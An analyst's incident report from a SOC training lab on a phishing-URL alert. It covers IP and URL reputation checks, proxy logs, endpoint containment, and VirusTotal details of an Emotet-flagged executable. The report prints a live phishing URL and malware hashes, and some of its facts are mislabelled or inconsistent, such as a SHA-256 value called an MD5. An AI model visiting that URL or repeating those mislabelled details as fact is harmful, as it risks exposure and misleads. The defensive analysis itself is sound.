



## **Official incident report**

Event ID: 86

Rule Name: SOC141 - Phishing URL Detected

Made By: Asmaa Abdelrahman

Linkin: <https://www.linkedin.com/in/asmaa-abdelrahman-93ab46230/>

# Table of contents

<b>Official incident report</b>	<b>1</b>
Event ID: 86	1
Rule Name: SOC141 - Phishing URL Detected	1
<b>Table of contents</b>	<b>2</b>
<b>Event Details</b>	<b>3</b>
<b>Network Information Details</b>	<b>3</b>
<b>Detection</b>	<b>4</b>
Threat intelligence	4
<b>Analysis</b>	<b>7</b>
Log management	7
End Point Security	8
<b>Conclusion</b>	<b>15</b>

## Event Details

Event ID:86

Event Date and Time: Mar, 22, 2021, 09:23 PM

Rule: SOC141 - Phishing URL Detected

Level: Security Analyst

## Network Information Details

Destination Address: 91.189.114.8

Source Address: 172.16.17.49

External / Internal Attack:

- Destination Address: 91.189.114.8 (Public IP, likely external)
- Source Address: 172.16.17.49 (Private IP, internal network)

Based on this information, it appears to be an internal to external attack since the source address originates from an internal network, and the destination address is external.

## Internal attack

“because the attack from our network”

## Detection:


### Threat Intelligence Results

First Step: I searched the source IP address on LetsDefend to confirm whether it is malicious or not, but no results were found. Please

Check the attached image.


**LetsDefend:** No results found.

(See attached photo)




**VirusTotal:** No results were found.

(See attached Photo)




To be more sure, because VirusTotal sometimes comes with unverified information, we put the IP on **MXToolbox**: **No results found.**

(See attached photo)



**AbuseIPDB**: **No results found.**

(See attached photo)



Each result was consistent across the platforms, indicating no known threat associations with the given source IP address.

By: Asmaa Abdelrahman

I didn't find anything harmful in the IP address so we will look for something else to track how it happened through

second step: The Request URL address

<http://mogagrocol.ru/wp-content/plugins/akismet/fv/index.php?email=ellie@letsdefend.io>

was analyzed across VirusTotal:

### VirusTotal:

Detection Section: **It is malicious**


Out of 96 security vendors, 5 flagged this URL as malicious:

- BitDefender: Phishing
- Kaspersky: Phishing

Additionally, the following vendors classified it as suspicious:

- ArcSight Threat Intelligence: Suspicious

(See attached photo)




Analysis:

## Log Management


From log management section ( we typed the source IP) we got this result

NOTE: With the same date of our alert!



DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 14, 2021, 12:13 PM	Proxy	172.16.17.49	14474	67.68.210.95	80	Q
Feb, 14, 2021, 12:13 PM	Proxy	172.16.17.49	13434	162.241.242.173	8080	Q
Mar, 22, 2021, 09:23 PM	Proxy	172.16.17.49	55662	91.189.114.8	80	Q
Mar, 22, 2021, 09:23 PM	Firewall	172.16.17.49	55662	91.189.114.8	80	Q
Dec, 05, 2020, 10:14 PM	Firewall	172.16.17.49	23474	68.66.243.79	80	Q
Dec, 05, 2020, 10:14 PM	Firewall	172.16.17.49	21474	67.199.248.11	443	Q
Dec, 05, 2020, 10:15 PM	Proxy	172.16.17.49	23474	68.66.243.79	80	Q

We click on the log record of “proxy” to view the result, and from the main alert its shows “Allowed”




DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 14, 2021, 12:13 PM	Proxy	172.16.17.49	14474	67.68.210.95	80	Q
Feb, 14, 2021, 12:13 PM	Proxy	172.16.17.49	13434	162.241.242.173	8080	Q
Mar, 22, 2021, 09:23 PM	Proxy	172.16.17.49	55662	91.189.114.8	80	Q
Mar, 22, 2021, 09:23 PM	Firewall	172.16.17.49	55662	91.189.114.8	80	Q
Dec, 05, 2020, 10:14 PM	Firewall	172.16.17.49	23474	68.66.243.79	80	Q
Dec, 05, 2020, 10:14 PM	Firewall	172.16.17.49	21474	67.199.248.11	443	Q
Dec, 05, 2020, 10:15 PM	Proxy	172.16.17.49	23474	68.66.243.79	80	Q

**RAW LOG**  
Request URL: http://mogagrocol.ru/wp-content/plugins/akismet/fv/index.php?email=ellie@letsdefend.io


## Endpoint Security

We will type the Source IP in the alert in the endpoint security to check the activities.

“because the attack from our network”




After reviewing the endpoint data (Processes and Terminal History), it's clear that the device has been compromised, and the attacker had full control before the our alert date and time. We need to contain the device immediately. I will present the terminal command history and process details, highlighting the discrepancy between the command dates and our alert date.



Contained successfully.




## Endpoint – Processes section:




I discovered an unusual program installed and running on the device. I extracted the MD5 hash and checked it on VirusTotal for analysis and to determine the program's status

The result:



VirusTotal Detection Results: The file with MD5 hash ccd380ea868ffad4f960d7455fecf88c2ac3550001bbb6c21c31ae70b3bbf4f6 and name TestDigitalControl.EXE was flagged as malicious by 67 out of 75 security vendors. See the result for detection Results from this link: [result link](#)



Vendor	Detection Result	Vendor	Detection Result
Antiy-AVL	Trojan[Banker]/Win32.Emotet	Arcabit	Trojan.Generic.D110BB
Avast	Win32:Evo-gen [Trj]	AVG	Win32:Evo-gen [Trj]
Avira (no cloud)	HEUR/AGEN.1346053	BitDefender	Trojan.GenericKDZ.69819
Bkav Pro	W32.AiDetectMalware	ClamAV	Win.Keylogger.Emotet-9608666-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.emotet
Cylance	Unsafe	Cynet	Malicious (score: 99)
DeepInstinct	MALICIOUS	DrWeb	Trojan.Emotet.1005
Elastic	Malicious (high Confidence)	Emsisoft	Trojan.Emotet (A)
eScan	Trojan.GenericKDZ.69819	ESET-NOD32	Win32/Emotet.CD
Fortinet	W32/GenKryptik.EROGItr	GData	Trojan.GenericKDZ.69819
Google	Detected	Gridinsoft (no cloud)	Ransom.Win32.Wacatac.oals1
Huorong	Trojan/Emotet.gl	Ikarus	Trojan-Banker.Emotet
Jiangmin	Trojan.Banker.Emotet.ogl	K7AntiVirus	Trojan (0056d77d1)

## VirusTotal Detection Results:

### File Details:

- MD5: a4513379dad5233afa402cc56a8b9222
- SHA-1: 805727279208de9cf49e6374b1f3a6dc0052620e
- SHA-256:  
ccd380ea868ffad4f960d7455fecf88c2ac3550001bbb6c21c31ae70b3bbf4f6
- Vhash: 085046651d1510a012z1e00699z37z20064fz
- Authentihash:  
b48567103d01f99621574c0103dce258bc82c88b2c9d8aa9b9c4cdac308eb8f7
- Imphash: 4e4c2573ec91640cc3539c50c7325d1d
- Rich PE Header Hash: 767e5e5542a31b2ce970471a0af7eb29
- SSDEEP:6144:/TaQZdJnaB1kNOLFSm9tc6c6c6c6c6c6c6c6cslmOksMWNIDK:/GQfJyFrz7
- TLSH:T1A1050682FA4181B4C5FB10357836CD9102FEEF2569329E33A785778FCD3A5866B22325

**File Type:** Win32 EXE

**Magic:** PE32 executable (GUI) Intel 80386 for MS Windows

**TrID:**

- Windows Control Panel Item (50.1%)
- Win32 Executable MS Visual C++ (27.1%)
- Win64 Executable (9.1%)
- Win16 NE executable (4.3%)

**DetectItEasy:**

- PE32
- Compiler: Microsoft Visual C/C++ (2003)
- Library: MFC [static]
- Tool: Visual Studio (2003)

**File Size:** 848.00 KB (868,352 bytes)

**PEiD Packer:** Microsoft Visual C++ v7.0

**Creation Time:** 2020-08-28 16:38:33 UTC

**First Seen:** 2014-10-09 13:20:35 UTC

**First Submission:** 2020-08-29 21:38:33 UTC

**Last Submission:** 2024-08-14 08:37:48 UTC

**Last Analysis:** 2024-08-14 08:37:57 UTC

**File Names:**

- TestDigitalControl
- TestDigitalControl.EXE
- KBDYAK.exe
- KBDYAK.bin
- KBDYAK.txt
- ccd380ea868ffad4f960d7455fecf88c2ac3550001bbb6c21c31ae70b3bbf4f6.bin
- VirusShare\_a4513379dad5233afa402cc56a8b9222
- tcpipcfg.exe
- OXhYYv1Fyr.exe
- Ww1uczsw.exe

Signature Info: File is not signed

File Version Information:

- Copyright: © 2007

- Product: TestDigitalControl
- Description: TestDigitalControl Microsoft
- Original Name: TestDigitalControl.EXE
- Internal Name: TestDigitalControl
- File Version: 1.0.0.1

#### **Portable Executable Info:**

- Compiler Products:
  - VS2003 (.NET) build 3077
  - Microsoft Visual C/C++ (2003)
- Library: MFC [static]
- Linker: Microsoft Linker (7.10.3077)

#### **Header:**

- Target Machine: Intel 386 or later processors
- Compilation Timestamp: 2020-08-28 16:38:33 UTC
- Entry Point: 18552

#### **Contained Sections: 4**

- .text: 4096 VA, 94516 VS, 98304 RS, Entropy: 6.48
- .rdata: 102400 VA, 25450 VS, 28672 RS, Entropy: 4.58
- .data: 131072 VA, 22900 VS, 12288 RS, Entropy: 4.09
- .rsrc: 155648 VA, 722896 VS, 724992 RS, Entropy: 2.58

